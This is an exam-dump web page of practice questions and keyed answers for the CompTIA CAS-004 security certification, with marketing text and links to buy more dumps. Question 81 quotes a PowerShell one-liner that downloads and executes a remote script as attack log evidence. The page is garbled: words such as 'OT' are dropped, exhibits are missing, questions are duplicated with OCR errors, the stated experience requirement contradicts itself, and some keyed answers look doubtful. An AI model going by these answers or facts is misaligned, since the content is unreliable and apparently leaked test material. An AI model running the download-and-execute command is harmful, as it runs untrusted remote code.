


[Dec-2023] CompTIA CAS-004 Dumps - Secret To Pass in First Attempt
CompTIA CAS-004 Exam Dumps [2023] Practice Valid Exam Dumps Question
CompTIA CASP+ certification exam consists of 90 multiple-choice and performance-based questions. CAS-004 exam is designed to test the knowledge and skills of IT professionals in real-world scenarios. This means that the exam questions are based on actual situations that IT professionals might encounter in their day-to-day work. CAS-004 exam is designed to be challenging, but also fair and relevant to the skills and knowledge required for the job.
The CASP+ certification exam is recommended for IT professionals with at least 5 years of experience in IT administration, including at least 10 years of experience in cybersecurity. CAS-004 exam consists of 90 multiple-choice and performance-based questions that test the candidate's knowledge in areas such as risk management, enterprise security architecture, research and collaboration, and integration of computing, communications, and business disciplines.
NEW QUESTION # 65
A company is migrating from company-owned phones to a BYOD strategy for mobile devices.
The pilot program will start with the executive management team and be rolled out to the rest of the staff in phases. The company's Chief Financial Officer loses a phone multiple times a year.
Which of the following will MOST likely secure the data on the lost device?
- A. Require MFA to access company applications.
- B. Require a VPN to be active to access company data.
- C. Remotely wipe the device.
- D. Set up different profiles based on the person's risk.
Answer: C
Explanation:
We have to remember that MFA will not prevent someone from accessing the data unless the device is encrypted. So to best way to protect it would be to perform a remote wipe when reported stolen.
NEW QUESTION # 66
An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.
Which of the following describes the administrator's discovery?
- A. A breach
- B. A risk
- C. A threat
- D. A vulnerability
Answer: D
NEW QUESTION # 67
An energy company is required to report the average pressure of natural gas used over the past quarter. A PLC sends data to a historian server that creates the required reports.
Which of the following historian server locations will allow the business to get the required reports in an and IT environment?
- A. In the environment, use a VPN from the IT environment into the environment.
- B. Use a screened subnet between the and IT environments.
- C. In the environment, allow IT traffic into the environment.
- D. In the IT environment, allow PLCs to send data from the environment to the IT environment.
Answer: B
Explanation:
Explanation
A screened subnet is a network segment that separates two different environments, such as (operational technology) and IT (information technology), and provides security controls to limit and monitor the traffic between them. This would allow the business to get the required reports from the historian server without exposing the environment to unnecessary risks. Using a VPN, allowing IT traffic, or allowing PLCs to send data are less secure options that could compromise the environment. Verified References:
https://www.comptia.org/blog/what-is-operational-technology
https://partners.comptia.org/docs/default-source/resources/casp-content-guide
NEW QUESTION # 68
A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident.
Which of the following would be BEST to proceed with the transformation?
- A. An on-premises solution as a backup
- B. An active-active solution within the same tenant
- C. A multicloud provider solution
- D. A load balancer with a round-robin configuration
Answer: C
Explanation:
Explanation
A multicloud provider solution is the best option for proceeding with the digital transformation while ensuring SLA (service level agreement) requirements in the event of a CSP (cloud service provider) incident. A multicloud provider solution is a strategy that involves using multiple CSPs for different cloud services or applications, such as infrastructure, platform, or software as a service. A multicloud provider solution can provide resiliency, redundancy, and availability for cloud services or applications, as it can distribute the workload and risk across different CSPs and avoid single points of failure or vendor lock-in. An on-premises solution as a backup is not a good option for proceeding with the digital transformation, as it could involve high costs, complexity, or maintenance for maintaining both cloud and on-premises resources, as well as affect the scalability or flexibility of cloud services or applications. A load balancer with a round-robin configuration is not a good option for proceeding with the digital transformation, as it could introduce latency or performance issues for cloud services or applications, as well as not provide sufficient resiliency or redundancy in case of a CSP incident. An active-active solution within the same tenant is not a good option for proceeding with the digital transformation, as it could still be affected by a CSP incident that impacts the entire tenant or region, as well as increase the costs or complexity of managing multiple instances of cloud services or applications. Verified References: https://www.comptia.org/blog/what-is-multicloud
https://partners.comptia.org/docs/default-source/resources/casp-content-guide
NEW QUESTION # 69
An organization that provides a SaaS solution recently experienced an incident involving customer data loss. The system has a level of self-healing that includes monitoring performance and available resources. When the system detects an issue, the self-healing process is supposed to restart parts of the software.
During the incident, when the self-healing system attempted to restart the services, available disk space on the data drive to restart all the services was inadequate. The self-healing system did not detect that some services did not fully restart and declared the system as fully operational.
Which of the following BEST describes the reason why the silent failure occurred?
- A. The number of nodes in the self-healing cluster was healthy.
- B. The system logs rotated prematurely.
- C. Conditional checks prior to the service restart succeeded.
- D. The disk utilization alarms are higher than what the service restarts require.
Answer: C
NEW QUESTION # 70
A company based in the United States holds insurance details of EU citizens. Which of the following must be adhered to when processing EU citizens' personal, private, and confidential data?
- A. The non-repudiation and deniability principle
- B. The principle of encryption, obfuscation, and data masking
- C. The principle of lawful, fair, and transparent processing
- D. The right to be forgotten principle of personal data erasure requests
Answer: C
NEW QUESTION # 71
A Chief information Security Officer (CISO) is developing corrective-action plans based on the following from a vulnerability scan of internal hosts:
Which of the following MOST appropriate corrective action to document for this finding?
- A. The system administrator should evaluate dependencies and perform upgrade as necessary.
- B. The security operations center should develop a custom IDS rule to prevent attacks buffer overflows against this server.
- C. The product owner should perform a business impact assessment regarding the ability to implement a WAF.
- D. The application developer should use a static code analysis tool to ensure any application code is not vulnerable to buffer overflows.
Answer: C
NEW QUESTION # 72
An organization is planning for disaster recovery and continuity of operations.
INSTRUCTIONS
Review the following scenarios and instructions. Match each relevant finding to the affected host.
After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.
Each finding may be used more than once.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Answer:
Explanation:
NEW QUESTION # 73
A new, online file hosting service is being offered. The service has the following security requirements:
* Threats to customer data integrity and availability should be remediated first.
* The environment should be dynamic to match increasing customer demands.
* The solution should not interfere with customers" ability to access their data at anytime.
* Security analysts should focus on high-risk items.
Which of the following would BEST satisfy the requirements?
- A. Integrating enterprise threat feeds in the existing SIEM
- B. Increasing the number of analysts to Identify risks that need remediation
- C. Expanding the use of IPS and NGFW devices throughout the environment
- D. Implementing a SOAR solution to address known threats
Answer: D
Explanation:
A SOAR (Security Orchestration, Automation, and Response) solution is a software platform that can automate the detection and response of known threats, such as ransomware, phishing, or denial-of-service attacks. A SOAR solution can also integrate with other security tools, such as IPS, NGFW, SIEM, and threat feeds, to provide a comprehensive and dynamic security posture. A SOAR solution would best satisfy the requirements of the online file hosting service, because it would:
Remediate threats to customer data integrity and availability first, by automatically applying predefined actions or workflows based on the severity and type of the threat.
Allow the environment to be dynamic to match increasing customer demands, by scaling up or down the security resources and processes as needed.
Not interfere with customers' ability to access their data at anytime, by minimizing the human intervention and downtime required for threat response.
Enable security analysts to focus on high-risk items, by reducing the manual tasks and alert fatigue associated with threat detection and response.
NEW QUESTION # 74
A security architect is reviewing the following proposed corporate firewall architecture and configuration:
Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:
Web servers must receive all updates via HTTP/S from the corporate network.
Web servers should not initiate communication with the Internet.
Web servers should only connect to preapproved corporate database servers.
Employees' computing devices should only connect to web services over ports 80 and 443.
Which of the following should the architect recommend to ensure all requirements are met in the MOST secure manner? (Choose two.)
- A. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443
- B. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443
- C. Add the following to Firewall_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0-65535
- D. Add the following to Firewall_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535
- E. Add the following to Firewall_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP 80,443
- F. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
Answer: B,D
NEW QUESTION # 75
An organization mat provides a SaaS solution recently experienced an incident involving customer data loss.
The system has a level of sell-healing that includes monitoring performance and available resources. When me system detects an issue, the self-healing process is supposed to restart pans of me software.
During the incident, when me self-healing system attempted to restart the services, available disk space on the data drive to restart all the services was inadequate. The self-healing system did not detect that some services did not fully restart and declared me system as fully operational. Which of the following BEST describes me reason why the silent failure occurred?
- A. The system logs rotated prematurely.
- B. The number of nodes in me self-healing cluster was healthy,
- C. Conditional checks prior to the service restart succeeded.
- D. The disk utilization alarms are higher than what me service restarts require.
Answer: C
NEW QUESTION # 76
A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility.
Which of the following systems should the consultant review before making a recommendation?
- A. FPGA
- B. SCADA
- C. CAN
- D. ASIC
Answer: B
Explanation:
The other systems listed (CAN, ASIC, and FPGA) are not directly related to the protection of electrical relays in a manufacturing facility. CAN (Controller Area Network) is a communication protocol used in automobiles and other vehicles to allow different electronic systems to communicate with each other. ASIC (Application Specific Integrated Circuit) and FPGA (Field- Programmable Gate Array) are types of computer chips that are used in a wide range of applications, including industrial control systems.
NEW QUESTION # 77
A company is migrating from company-owned phones to a BYOD strategy for mobile devices. The pilot program will start with the executive management team and be rolled out to the rest of the staff in phases. The company's Chief Financial Officer loses a phone multiple times a year.
Which of the following will MOST likely secure the data on the lost device?
- A. Require MFA to access company applications.
- B. Require a VPN to be active to access company data.
- C. Remotely wipe the device.
- D. Set up different profiles based on the person's risk.
Answer: C
Explanation:
Remotely wiping the device is the best way to secure the data on the lost device, as it would erase all the data and prevent unauthorized access. Requiring a VPN to be active to access company data may not protect the data on the device itself, as it could be stored locally or cached. Setting up different profiles based on the person's risk may not prevent data loss or theft, as it depends on the level of access and encryption. Requiring MFA to access company applications may not protect the data on the device itself, as it could be stored locally or cached. Verified Reference: https://www.comptia.org/blog/what-is-byod https://partners.comptia.org/docs/default-source/resources/casp-content-guide
NEW QUESTION # 78
A security analyst is reading the results of a successful exploit that was recently conducted by third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:
The penetration testers MOST likely took advantage of:
- A. An integer overflow vulnerability
- B. A plain-text password disclosure
- C. A TOC/TOU vulnerability
- D. A buffer overflow vulnerability
Answer: C
NEW QUESTION # 79
In a cloud environment, the provider offers relief to an organization's teams by sharing in many of the operational duties. In a shared responsibility model, which of the following responsibilities belongs to the provider in a Paas implementation?
- A. Application user access management
- B. Application-specific logic and code
- C. Application-specific data assets
- D. Application/platform software
Answer: D
Explanation:
A) Application-specific data assets are the responsibility of the organization in a PaaS implementation. The organization owns and controls its own data and must ensure its confidentiality, integrity, and availability. The organization must also comply with any applicable data protection laws and regulations.
B) Application user access management is the responsibility of the organization in a PaaS implementation. The organization must define and enforce its own policies and procedures for granting, revoking, and monitoring access to its applications and data. The organization must also ensure that its users follow security best practices such as strong passwords and multifactor authentication.
C) Application-specific logic and code are the responsibility of the organization in a PaaS implementation. The organization must develop, test, deploy, and manage its own applications using the tools and services provided by the platform. The organization must also ensure that its applications are secure, reliable, and performant.
https://www.techtarget.com/searchcloudcomputing/feature/The-cloud-shared-responsibility-model-for-IaaS-PaaS-and-SaaS Explanation:
In a PaaS implementation, the provider offers relief to the organization's teams by sharing in many of the operational duties related to the application/platform software. The provider is responsible for securing and maintaining the underlying infrastructure, operating systems, middleware, runtime environments, and other software components that support the platform and the applications running on it. The provider also handles tasks such as patching, updating, scaling, and backing up the platform software.
NEW QUESTION # 80
A company requires a task to be carried by more than one person concurrently. This is an example of:
- A. job rotation
- B. dual control
- C. separation of d duties.
- D. least privilege
Answer: B
NEW QUESTION # 81
A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois Which of the following security controls would have alerted and prevented the next phase of the attack?
- A. EDR and application approved list
- B. Forward proxy and MFA
- C. Antivirus and UEBA
- D. Reverse proxy and sandbox
Answer: A
Explanation:
An EDR and whitelist should protect from this attack.
NEW QUESTION # 82
A company is deploying a DIP solution and scanning workstations and network drives for documents that contain potential Pll and payment card data. The results of the first scan are as follows:
The security learn is unable to identify the data owners for the specific files in a timely manner and does not suspect malicious activity with any of the detected files.
Which of the following would address the inherent risk until the data owners can be formally identified?
- A. Move the files from the marketing share to a secured drive.
- B. Remove the access for the internal audit group from the accounts payable and payroll shares
- C. Search the metadata for each file to locate the file's creator and transfer the files to the personal drive of the listed creator.
- D. Configure the DLP tool to delete the files on the shared drives
Answer: A
NEW QUESTION # 83
In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements.
During a postmortem analysis, the following issues were highlighted:
1. International users reported latency when images on the web page were initially loading.
2. During times of report processing, users reported issues with inventory when attempting to place orders.
3. Despite the fact that ten new API servers were added, the load across servers was heavy at peak times.
Which of the following infrastructure design changes would be BEST for the organization to implement to avoid these issues in the future?
- A. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.
- B. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across two load balancers.
- C. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.
- D. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.
Answer: C
NEW QUESTION # 84
A security architect is tasked with securing a new cloud-based videoconferencing and collaboration platform to support a new distributed workforce. The security architect's key objectives are to:
* Maintain customer trust
* Minimize data leakage
* Ensure non-repudiation
Which of the following would be the BEST set of recommendations from the security architect?
- A. Enable end-to-end encryption, disable video recording, and disable file exchange.
- B. Enable the user authentication requirement, enable end-to-end encryption, and enable waiting rooms.
- C. Enable watermarking, enable the user authentication requirement, and disable video recording.
- D. Disable file exchange, enable watermarking, and enable the user authentication requirement.
Answer: D
Explanation:
Disabling file exchange can help to minimize data leakage by preventing users from sharing sensitive documents or data through the videoconferencing platform. Enabling watermarking can help to maintain customer trust and ensure non-repudiation by adding a visible or invisible mark to the video stream that identifies the source or owner of the content. Enabling the user authentication requirement can help to secure the videoconferencing sessions by verifying the identity of the participants and preventing unauthorized access. Verified Reference:
https://www.rev.com/blog/marketing/follow-these-7-video-conferencing-security-best-practices
https://www.paloaltonetworks.com/blog/2020/04/network-video-conferencing-security/
https://www.megameeting.com/news/best-practices-secure-video-conferencing/
NEW QUESTION # 85
......
CompTIA CASP+ certification exam is an advanced-level certification designed for cybersecurity professionals who have extensive experience in the field. CompTIA Advanced Security Practitioner (CASP+) Exam certification is designed to validate the candidate's knowledge and skills in advanced-level cybersecurity concepts and practices and to demonstrate to employers that they have the expertise required to design, implement, and manage cybersecurity solutions at the enterprise level. CompTIA Advanced Security Practitioner (CASP+) Exam certification covers a range of topics that are relevant to the day-to-day work of cybersecurity professionals and is designed to be practical and relevant to real-world scenarios.
CAS-004 Exam Dumps PDF Guaranteed Success with Accurate & Updated Questions: https://www.vceprep.com/CAS-004-latest-vce-prep.html
CAS-004 Dumps - Grab Out For [NEW-2023] CompTIA Exam: https://drive.google.com/open?id=1zdMMOWuSo6a601gsZaHj-6XC8qIGJ3V7